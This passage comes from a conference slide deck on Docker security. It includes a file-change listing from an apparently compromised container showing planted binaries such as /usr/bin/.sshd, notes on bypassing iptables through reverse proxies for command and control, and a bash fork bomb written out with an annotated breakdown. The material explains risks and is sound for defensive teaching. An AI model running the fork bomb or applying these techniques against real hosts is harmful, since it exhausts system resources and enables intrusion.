/tmp/o32 A /tmp/oba A /tmp/okml A /tmp/oni A /tmp/yn25 C /usr C /usr/bin A /usr/bin/.sshd A /usr/bin/dpkgd A /usr/bin/dpkgd/netstat A /usr/bin/dpkgd/ps A /usr/bin/dpkgd/ss
  • 42.
    Is Docker Secure? •Yes. It’s as secure as your practices are. • ElasticSearch hack would have taken over entire box • I’ve pointed out the bad bits • New game, new rules to play by.
  • 43.

Editor's Notes

  • #13 Docker doesn’t support Kernel Virtualisation… hence information from host kernel is leaked
  • #15 https://github.com/docker/docker/pull/11405 https://github.com/docker/docker/issues/12071 https://github.com/docker/docker/issues/15617
  • #18 User namespaces in 1.9 removes net=host https://github.com/dotcloud/docker/issues/6401
  • #21 :(){ :|:& };: \_/| |||| ||\- ... the function ':', initiating a chain-reaction: each ':' will start two more. | | |||| |\- Definition ends now, to be able to run ... | | |||| \- End of function-block | | |||\- disown the functions (make them a background process), so that the children of a parent | | ||| will not be killed when the parent gets auto-killed | | ||\- ... another copy of the ':'-function, which has to be loaded into memory. | | || So, ':|:' simply loads two copies of the function, whenever ':' is called | | |\- ... and pipe its output to ... | | \- Load a copy of the function ':' into memory ... | \- Begin of function-definition \- Define the function ':' without any parameters '()' as follows:
  • #22 User namespaces in 1.9 removes net=host https://github.com/dotcloud/docker/issues/6401
  • #23 https://github.com/docker/docker/pull/11485
  • #24 https://github.com/docker/docker/issues/3804
  • #25 User namespaces in 1.9 removes net=host https://github.com/dotcloud/docker/issues/6401
  • #26 Docker & IPTables allows you some restrictions By-passed via NGrok / reverse proxies. Any Command & Control approaches
  • #27 Inbound – Waste bandwidth. Seed files. Outbound – DDoS, BitTorrent, Tor Relays, VPN… Lots of potential legal issues
  • #33 Monitors a containers CPU Usage, Disk Space & Bandwidth Sits on each local server. Means it will have priority thanks to CPU share. Communicates over unix socket so no bandwidth issues
  • #36 https://github.com/jerbia/container_hack